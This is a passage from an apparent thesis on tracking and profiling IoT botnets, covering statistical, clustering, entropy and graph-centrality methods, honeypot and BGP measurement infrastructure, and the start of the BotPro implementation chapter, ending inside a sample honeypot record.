IP address space: in order to illustrate the prevalence of IoT botnet over AS's prefixes, we retrieve the advertised prefixes (Pm) for each b to determine the number of prefixes for ASx involved in botnet activity ($Pm \in ASx$). We subsequently identify the total number of advertised prefixes for each ASx by using Shadowserver data, resulting in ($Pt \in ASx$). We obtain the abuse rate of ASx as follows:

$$M(ASx) = \frac{\#(Pm \in ASx)}{\#(Pt \in ASx)} \tag{3.2}$$

Furthermore, we apply the Jenks Natural Breaks (JNB) algorithm, which is a one-dimensional clustering (grouping) method. Our aim is to arrange values generated by $M(ASx)$ into classes based on a one-dimensional parameter: abuse rate. It is accomplished by maximising the variation across different classes and simultaneously while minimising the variance within each individual class [166]. Given a set of abuse rates M for various ASes and a number of classes k, the sum of squared deviations from the array's mean (SDAM), is given as:

$$SDAM = \sum_{i=1}^{n} (M(ASx_i) - \bar{M})^2 \tag{3.3}$$

Where:

- $M(ASx_i)$ is the abuse rate for the i^{th} AS.
- $\bar{M}$ is the mean of all abuse rates.

The sum of squared deviations for each class (SDCM) is:

$$SDCM = \sum_{i=1}^{k} \sum_{j=1}^{n} (M(ASx_{j,class}) - \bar{M_{class}})^2 \tag{3.4}$$

Where:

- $M(ASx_{j,class})$ is the abuse rate of the j^{th} AS in the specific class.
- $\bar{M_{class}}$ is the mean of the abuse rates in that class.

IP Blacklist effectiveness: we measure the effectiveness of a blacklist by computing the coefficient variation (CV) of $occ(B \in ASx)$ and L, where L indicates the presence of B in the blacklist. CV represents a statistical indicator for the dispersion of data points around the mean. In our case, a smaller score implies that a high proportion of IPs is blacklisted, whereas a high score indicates a low ratio of IPs is observed by blacklists. Hence the CV for a given ASx is denoted as:

$$CV(ASx) = (SD/\mu) \tag{3.5}$$

where SD is the sample standard deviation and μ is the sample mean.

In addition, we proposed a metric for ranking AS based on the ratio of its malicious IP addresses detected by blacklists. In particular, the beta distribution (BD) is often used to model binary events and produce a ranking score [167, 168]. We leverage the BD to measure the risk level associated with different ASes over the Internet. In our experiment, we consider whether a blacklist can successfully block a malicious IP or not as a random binary event. If the blacklist lists a malicious IP advertised by AS then a positive event occurs, and a negative event occurs if the blacklist does not list the malicious IP advertised by the AS. Hence, the BD can be computed as follows:

$$E(p) = \frac{\alpha}{\alpha + \beta} \tag{3.6}$$

where $E(p)$ represents the expected ranking score of AS based on the beta distribution parameters. α indicates the number of malicious IPs observed by the IP blacklist, and β is the number of IPs not listed by the blacklist. The $E(p)$ gives a score ranging between 1 and 0. Hence, a high score suggests that the majority of malicious activity from that AS is captured by blacklists and they have low risk. In contrast, a lower score implies that many malicious activities are evading detection, suggesting a high risk associated with it.

AS degree: based on our BGP inter-domain measurements and defined by aggregating the number of connected neighbours to ASx, including customers, peers and providers. Thus, the total connected links to ASx are defined as:

$$\mathbb{AS}(d) = \mathbb{R}(p) + \mathbb{R}(c) + \mathbb{R}(r) \tag{3.7}$$

where R(p) are the total peers connected to AS, R(c) are the total customers connected to an AS and R(r) are the total providers connected to a given AS.

Malware payload profiling: in this step, we analyse and cluster the malicious payloads instrumenting botnet activities. We treat each observed CTI log as a textual representation in order to construct a group of documents and apply Natural Language Processing (NLP) to adequately profile malware binary strings. Initially, payloads are segmented using whitespaces to return the segments as tokens. In order to convert chunks of text into meaningful numerical representations, we apply the TF-IDF (Term Frequency - Inverse Document Frequency) vectoriser. The TF-IDF approach enables us to determine the weight of each document, as well as determine the importance of a token in a set of documents. Hence, the TF-IDF weight is applied to numerically represent payloads by building a document term matrix comprised of all the segmented tokens in all documents. The TF-IDF weight is computed by:

$$TF - IDF = TF * IDF \tag{3.8}$$

$$tf_{i,j} = \frac{tf_{i,j}}{\sum_{t\epsilon d} f_{t,d}} \tag{3.9}$$

$$idf_i = log(\frac{N}{df_i}) \tag{3.10}$$

where TF is used to calculate the frequency with which the term occurs in each payload in our dataset. IDF is used to calculate the occurrence of unusual terms across all payloads. Terms that occur infrequently in our dataset get a high IDF score. Finally, N represents the total number of logs and d the entire number of logs in our CTI feeds.

To further cluster payload distributions we utilise the K-means algorithm to relate malware variant groups based on the AS degree of membership and the distance between logs. The sum of the squared distance between each point and the centroid in a cluster is calculated by:

$$WCSS(K) = \sum_{j=1}^{k} \sum_{x_i \varepsilon cluster j} \left\| x_i - \bar{x_j} \right\|^2 \tag{3.11}$$

where $\bar{x_j}$ is the sample mean in cluster j. The optimal number of clusters was determined through the use of the elbow method by examining the WCSS distribution over different trials of the K-means clustering process. Additionally, We use the KneeLocator algorithm to automatically determine the optimal K value by identifying the "knee" point on the Elbow Curve. The basic algorithm for K-means is shown below in algorithm 1.

Algorithm 1 K-Means with TF-IDF Algorithm

```
procedure K-MEANS WITH TF-IDF(Data points $X$, Number of clusters $K$)
    Compute the TF-IDF matrix $X_{\text{tfidf}}$ for the data points $X$ using a TF-IDF vectorizer
    Initialize $K$ cluster centroids randomly
    while not converged do
        Assign each data point $x$ in $X_{\text{tfidf}}$ to the nearest centroid based on WCSS
        Update the centroids by computing the mean of all data points assigned to each centroid
    end while
    return Cluster assignments $C$ and cluster centroids $M$
end procedure
```

AS Temporal Length:

calculate the duration of time that a specific AS was involved in botnet activity. Hence, we identify the earliest and the latest timestamps associated with botnet activities within the AS. The duration of the event in days can be calculated as follows:

$$Duration = (t_{\text{end}} - t_{\text{start}})/24 \tag{3.12}$$

where:
$t_s tart$: timestamp representing the inception of a botnet activity event in a specific AS.
$t_e nd$: timestamp indicating the end of botnet activity event in that AS.

Information (Shannon) Entropy:

Since the traffic dynamics imposed by IoT botnets hold a high level of randomness in both scanning and instrumentation, we exploit the properties of Shannon entropy as used in other studies [37]. Hence, we measure the amount of information obtained by observing CTI feed logs through the Shannon entropy formulation given by:

$$H(X) = -\sum_{i=1}^{n} p_i \; log_2 \; p_i \tag{3.13}$$

In practice, we compute the distribution of targeted ports denoted by p_i in order to identify their dispersity or concentration with respect to their information entropy $H(X)$.

The range of values taken by sample entropy depends on N, i.e., the number of distinct values seen in the sampled set of packets which in our case is the port number. The value of

Algorithm 2 Shannon Entropy for IPs targeting Ports

```
procedure SHANNON_ENTROPY($IP\_ports$)
    $ports\_sum \leftarrow$ Dictionary()
    for $activity \in IP\_ports$ do
        $IP, port \leftarrow activity.split(\varepsilon : \varepsilon)$
        if $IP \in ports\_sum$ then
            $ports\_sum[IP] \leftarrow ports\_sum[IP] + port$
        else
            $ports\_sum[IP] \leftarrow port$
        end if
    end for
    $total\_port\_value \leftarrow \sum(ports\_sum.values())$
    $prob \leftarrow$ Dictionary()
    for $IP, port \in ports\_sum.items()$ do
        $prob[IP] \leftarrow \frac{port}{total\_port\_value}$
    end for
    $entropy \leftarrow 0$
    for $IP, port\_prob \in prob.items()$ do
        $entropy \leftarrow entropy + port\_prob \times \log_2(port\_prob)$
    end for
    return $-entropy$
end procedure
```

sample entropy could be in the range (0, $log_2 \ N$) with a 0 value indicating that the distribution is maximally concentrated having all observations be the same. Sample entropy takes on the value $log_2 \ N$ when the distribution is maximally dispersed, i.e., $n_1 \ = n_2 \ = ... = n_N$. In general, we conduct exploratory normalised entropy overviews of timeseries observations related to the frequency we observe IP addresses in our honeypots and the corresponding destination ports they interact such as to profile their scanning behaviour. Algorithm 2 describe the implementation of Shannon entropy in determine the entropy values for port sequences.

IoT botnet propagation strategy

Through appropriate parsing of URLs we compared IP addresses with active loader instructions with source IP addresses in our feeds such as to identify the propagation strategy adopted by the examined botnet strains as per algorithm 3. If the source IP (src_IP) does not match the extracted URL (URL_IP), the proposed algorithm classifies the source IP as a malicious bot that adopts a P2P architecture ($self\_propagate$). In this case, the malicious bot acts as a C&C server and instructs the potential victim to download malicious binaries from a loader server. On the other hand, if the source IP (src_IP) matches the extracted URL (URL_IP), the proposed algorithm will classify the source IP as a loader server that is controlled by a C&C server (*centralised*). The malicious actors instruct the loader server to login to vulnerable IoT devices and download botnet malware.

Algorithm 3 Identification of IoT botnet propagation strategy.

```
Require: IP addresses, URLs
Ensure: self_propagate, centralised
centralised ← ∅
self_propagate ← ∅
i ← 0
while i < No. of URL_IP do
    temp ← ∅
    if src_IP[i] = URL_IP[i] then
        Add URL_IP[i] to centralised
    else
        j ← 0
        while j < No. of src_IP do
            if URL_IP[i] = URL_IP[j] and src_IP[j] ∉ temp then
                Add src_IP[j] to temp
            end if
            j ← j + 1
        end while
        Add {key: URL_IP[i], values: temp} to self_propagate
        i ← i + 1
    end if
end while
```

3.1.3 Graph Theory and Centrality Measures

Graph Theory, as a branch of discrete mathematics, deals with the study of graphs, which are mathematical structures consisting of vertices and edges that connect pairs of vertices. These graphs can be utilised to model and represent various real-world systems and their relationships, making them a versatile tool for understanding complex phenomena.

In the context of IoT botnets, graph theory can be particularly useful to model and analyse the underlying network of compromised devices and their connections with core nodes such as bot loaders.

Centrality measures have been used in our study as a decision-making tool in order to address a variety of issues pertaining to network security. Such metrics have been used in the past to identify critical nodes in an effort to mitigate or prevent computer viruses or malware spreads [169]. In addition, they were used to quantify the potential threat of websites exposing API vulnerabilities [170].

In the herein described work, we study the centrality properties of botnet loaders from a graph-theoretical perspective. In particular, the concept of centrality is applied to determine node significance with respect to its graph connectivity. Furthermore, through the centrality measure, we assess the level of influence or significance of vertex in a graph and reflect on specific Internet topology properties. Hence, we employ metrics associated to centrality such as degree centrality, betweenness and local clustering coefficients to profile critical nodes in a botnet P2P network and analyse its robustness.

A graph G consists of a finite set of vertices or nodes and a finite set E of edges or links. A set of nodes representing all bots on a botnet network G is written as:

$$V(G) = \left\{v_1, v_2, v_3, ..., v_n\right\} \tag{3.14}$$

The edges (e) represent neighbourhood relations between the nodes and are defined as:

$$E(G) = \left\{u_a v_a, u_b v_b, ..., u_n v_n\right\} \tag{3.15}$$

where each pair $e = (u, v)$ denotes a connection between two nodes in $G(V)$. For example, the edge is added to the set of edges E, when communication is observed between node u_a and v_a. Moreover, if a communication is detected between vertices (v_i) and (v_j), then edge $(e_{ij}) = (v_i, v_j)$ is added to the set of edges E. Eventually, a botnet communication graph is generated from monitoring the traffic between bots and botnet loaders, as well as between bots and DNS servers. Similarly, we construct a graph representing the connectivity among ASes embracing bots and ASes hosting botnet loaders.

Degree centrality: represents the total number of edges connected to a certain node. By using the following formulation, we can define the degree centrality of each node in the P2P botnet network.

$$CD(i) = \frac{g_i}{(|N| - 1)} \tag{3.16}$$

Where $CD(i)$ indicates the degree centrality of node i, and g_i is the number of edges of a node, and N is the number of the nodes on the graph. A high degree centrality indicates high node significance in the network.

Betweenness Centrality: reflects the fraction of shortest paths that go through the node relative to the total number of shortest paths in the graph. It also quantifies the number of times a node acts as a bridge along the shortest path between two other nodes. Thus, the betweenness centrality C_B of node i can be computed as follows:

$$CB(i) = \sum_{j \neq k \neq i} \frac{g_{jk}(i)}{g_{jk}} \tag{3.17}$$

Where the sum is performed on all pairs of nodes j and k distinct from i and from each other, $g_{jk}(i)$ indicates the number of shortest paths connecting jk passing through i, and g_{jk} indicates the total number of shortest paths from vertex j to vertex k. Hence, the contribution of the pair (j, k) to the betweenness of i is 1, if all shortest paths between j and k pass through i. The contribution takes a zero value if no shortest path between j and k passes through i.

Closeness centrality: of vertex i is defined as the mean distance from vertex i to every other reachable vertex.

The closeness centrality of node i in graph G is given by:

$$CC(i) = \frac{1}{\sum_{j \neq k} g(j, k)} \tag{3.18}$$

Local clustering coefficient (LCC): of a node i, and l_j is the number of edges among neighbors of j where g_j is the number of neighbors to node v.

$$LCC(i) = \frac{2l_j}{g_j(g_j - 1)} \tag{3.19}$$

Therefore, $LCC = 0$ if none of the neighbours of a node j are connected and 1 if all of the neighbours are connected.

Eigenvector Centrality (EC): represents the level of importance of a node in a given graph, where a node's importance relies on the importance of its neighbours. The EC takes into account that connections to more central nodes make the connected nodes more relevant to the whole network. Hence, the EC indicates that a node with a high degree is connected to other nodes with high degrees as well.

$$EC(v) = \frac{1}{\lambda} \sum_{i \in N(v)}^{n} A_{vi} x_i \tag{3.20}$$

where λ is the largest eigenvalue of the adjacency matrix of a graph G, $N(v)$ is the total number of nodes neighbours of v and x_i and x_i is the eigenvector centrality of node j. A_{vi} is the adjacency matrix of the constructed graph, where:

$$A_{v,i} = \begin{cases} 1 \text{ if there is an edge between node } v \text{ and node } i \\ 0 \text{ if there is no edge between node } v \text{ and node } i \end{cases} \tag{3.21}$$

3.1.4 Natural Language Processing

Due to the proliferation of IoT botnets, it has become more critical to develop techniques for tracking and identifying their behavioural properties. We use the Natural Language Processing (NLP) technique to detect and reveal botnet behavioural patterns via the analysis of probing events and payloads observed by honeypots. The deployed honeypots in our work are configured to observe and log various types of botnet activities including shell commands and scanning/probing. Such activities are formatted in natural language text, hence applying NLP techniques is significantly important to convert recorded logs to feature vectors. Extracted features from cyber data can potentially be useful for spotting a new form of attack or an organised attack by a botnet.

Applying unsupervised learning approaches on such features could aid significantly in revealing hidden patterns and insights in datasets, as well as identifying signs of attacks. Thus, the primary objective of unsupervised learning problems is to discover patterns, structures, or meaningful information in unlabeled data.

One feature of our dataset is port-scanning packets, which are frequently produced by compromised hosts on the Internet including IoT botnets. These malicious endeavours are often conducted on a single target port that is known to host services that include known vulnerabilities. Even though extracting and differentiating various port scanning techniques is a difficult process, establishing relationships between probed ports is critical for analysing adversary actions and ultimately improving their mitigation. Another feature of our dataset is payloads, which typically contain attackers' commands to install binary files into the potential victim. Our aim is to detect compromised hosts with similar attack behaviour and their relationship to the origin AS.

3.2 Measurement Infrastructure

This part focuses on the measurement infrastructure and data building process used to generate a reliable ground truth dataset for profiling IoT botnets with BotPr. To achieve this, it is essential to operate with Open-source intelligence (OSINT) feeds that present real IoT botnet traffic. We utilise globally distributed honeypots to simulate potential vulnerabilities that can be compromised by malicious actors. The honeypots capture incoming traffic from malicious actors targeting them, resulting in the generation of a comprehensive dataset of real-world malicious events. The resulting dataset was classified based on the different types of activities observed by the honeypots, allowing for a more granular analysis of the data. We have classified the observed events into different categories, including port scanning which is a popular method used by malicious actors to find susceptible hosts. By identifying these activities and showcasing open ports that are vulnerable to being exploited, we gain valuable insights into the types of activities on the network, which can help in detecting and analysing IoT botnets.

To build a reliable ground truth dataset for profiling IoT botnet using BotPro, we utilise multiple sources of Internet measurement data. First, we correlate all the source IP addresses observe by honeypots with MaxMind GeoLite 2[1] database, which provid insights into the geographic distribution of botnet activities. Next, we map the IP addresses involved in botnet activities to their originating ASes using the Internet topology data provided by RIPE. This allowed us to identify the ASes involve in malicious activity, which is essential for understanding the hierarchical structure of botnets. By utilising such BGP data, we were able to determine the ASes involve in the malicious activity, while data from the Shadowserver Foundation enable us to reveal the advertise IP prefixes for each AS in our dataset.

Our collected data is securely hosted, managed, and accessed remotely via MongoDB Atlas. It is a cloud-based database service that offers robust security features and efficient querying capabilities. By utilising these Internet measurements and databases, we can further analyse the ground truth dataset and provide a more comprehensive understanding of the IoT botnet landscape.

In addition to the integration of various Internet measurement tools and datasets, monitoring fundamental structural properties of the Internet is essential for tracking the propagation of IoT botnets, and profiling their malicious activities, and identifying their characteristics. As such, in our work, we monitor the routing policies, domain name system (DNS) of the Internet, and border gateway protocol (BGP). In this work, we leveraged some of the most commonly-used blacklists implemented by Internet registries and ISPs for botnet activities, phishing and spam. Namely we used; ((i) Spamhaus [2],(ii) Barracuda [3], (iii) Spam Open Relay Blocking System (SORBS) [4], and (iv) Composite Blocking List (CBL) [5].

[1] MaxMind: https://www.maxmind.com/en/home

[2] Spamhaus:https://www.spamhaus.org/

[3] Barracuda: https://www.barracudacentral.org/

[4] SORBS: http://www.sorbs.net/

[5] CBL: https://www.abuseat.org/




Figure 3.2: Measurement infrastructure used in building the ground truth data.

The measurement infrastructure responsible for constructing the ground truth data is illustrated in Fig. 3.2, which integrates multiple Internet measurement tools and datasets to generate a reliable ground truth dataset for profiling IoT botnets with BotPro. By monitoring these fundamental structural properties of the Internet and integrating various Internet measurement tools and datasets, we can enhance the capabilities and effectiveness of BotPro in profiling the behaviour of IoT botnets. In order to retrieve the attributes of each AS, we exploit the CAIDA's ASRank. We managed to identify the degree for each AS and the types of their neighbours. Such degree assist in understating the importance of the AS regarding global traffic routing on the Internet.

3.3 Summary

In this chapter, the fundamental methodology for tracking and profiling IoT botnets has been described and designed to address the limitations and gaps identified in the existing literature. As described in Section 3.1, the methodology serves as the backbone of our framework detailing the process undertaken to achieve the goals outlined in the actions.

As discussed in Section 3.1.2, methodology encompasses various analytical tools and techniques to provide in-depth analysis and insights into the behaviour and operation of IoT botnets. The methodology incorporates graph theory to understand the network structure and communication patterns of IoT botnets. This can reveal the topology of the botnet, providing insights into how the botnet propagates and coordinates its activities. In addition, The ML method is implemented within the methodology, which aims to cluster the IoT botnet samples based on their behaviour. Clustering involves categorizing objects into clusters, which are groups of objects that share more similarities with each other than with objects from other clusters. The application of clustering techniques can provide valuable insights into distinctive patterns and trends that characterise the operational strategies of various botnets. The identification of commonalities among botnets can potentially provide insights into the existence of a shared origin or control structure.

As described in Section 3.2, the measurement infrastructure aims to generate a reliable ground truth dataset for profiling IoT botnet. Hence, it encompasses diverse data sources to ensure a comprehensive view of the botnet landscape. The infrastructure includes a network of globally distributed honeypots, designed to trap botnet attacks. Such honeypots assist in capturing botnet activities from different geographical regions and diverse network environments.

In addition, we conduct a correlation analysis between honeypot data and IP blacklists. This analysis provides further insights into the effectiveness of blacklists in capturing botnet activities. BGP plays an essential role in understanding how information routes between different ASes on the Internet. The BGP data is utilised to gain insights into the role of inter-domain routing in botnet propagation, as well as to understand the characteristics of ASes that harbour botnet activities. In addition, DNS data is utilised to understand how botnets leverage domain names to maintain their networks. .

Chapter 4

BotPro implementation

The chapter begins by outlining the overall architecture of BotPro and breaking down its various components. It explains the relationship between the main components. The chapter illustrates the data collection module, which utilises globally distributed honeypots to capture real-time botnet activities, as well as the data processing module, responsible for extracting and preparing the data for analysis.

The following section describes the analytical module of BotPro. It elaborates on the application of statistical techniques and principles of graph theory used to unravel complex patterns, relationships, and trends in botnet activities. We also highlight the unsupervised learning methods implemented for profiling IoT activity.

The final part of this chapter focuses on the visualisation capabilities of BotPro. It explains how BotPro presents the analysed data to aid users in understanding the evolving botnet landscape effectively. The source code developed to implement BotPro is available at GitHub [1].

4.1 BotPro Architecture

The system architecture of BotPro plays a crucial role in the implementation and functioning of the framework. It encompasses the overall design, organization, and interconnections of the various components and modules within our proposed system. The architecture is designed to enable efficient data processing, analysis, and visualisation, ensuring the effective profiling of IoT botnet behaviour. Fig 4.1 illustrates the typical key components of the system architecture in BotPro, which will be described in detail.

[1] GitHub: `https://github.com/almazarqi/BotPro`




Figure 4.1: Overview of the BotPro system architecture showing interaction flow between the main modules.

4.1.1 Data Collection Module

The aim of this component is to gather data from various sources, including honeypots, BGP routing, DNS and IP blacklists. It serves the purpose of establishing connections with these sources implementing mechanisms to retrieve data. In addition, it is responsible to insure the secure and reliable transfer of collected data to the processing component for further analysis.

After collection, the data will be stored and organized in a way that is efficient for retrieval and analysis. Hence, BotPro uses MongoDB, a NoSQL database well-suited for handling a vast amount of diverse data. Fig.4.2 represents the entity-relationship diagram of the BotPro database structure for constructing the ground truth data and shows nine main tables.

The ERD is meant to show the actual relationship between different entities of the proposed system. It shows the representation of the database with the relationships between different tables.

In the implementation of the BotPro framework, multiple dataset sources are utilised to generate reliable and comprehensive data for profiling IoT botnet behaviour. These dataset





Figure 4.2: ER Diagram for BotPro MongoDB Database to establish ground truth data.

sources provide the foundation for analysis and insights into the characteristics and activities of botnets. The following dataset sources are commonly integrated into the BotPro:


– **Attacks honeypot:** we collected cyber threat intelligence (CTI) data generated by attack honeypots. The data was generated by Okta globally-distributed network of honeypots placed on 40 unique ASes in 16 countries. These honeypots detect active botnets by emulating hundreds of vulnerable IoT devices, including IP cameras, smart home devices and consumer-grade routers frequently targeted by botnets that scan the internet and engage in malicious activity. Incoming traffic from malicious actors targeting the honeypots is captured and further indexed using Splunk. Fig 4.3 shows an example of honeypot raw data.



```
    },
    {
      "event_id": "2246147af1608e0803e024588d99cc3bc04c8e91705fde5dbb7f857beda9fe5a",
      "source_ip_address": "73.128.142.80",
      "country": "US",
      "user_agent": "Mozilla/5.0 (Linux; Android 7.0; P027) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.47 Safari/537.36",
      "payload": "GET /f465ce025791a585101f742848d2c01658d0f77db632bc48c179e904e2045632 HTTP/1.1",
      "post_data": "",
      "target_port": 443,
      "protocol": "tcp",
      "tags": [
        {
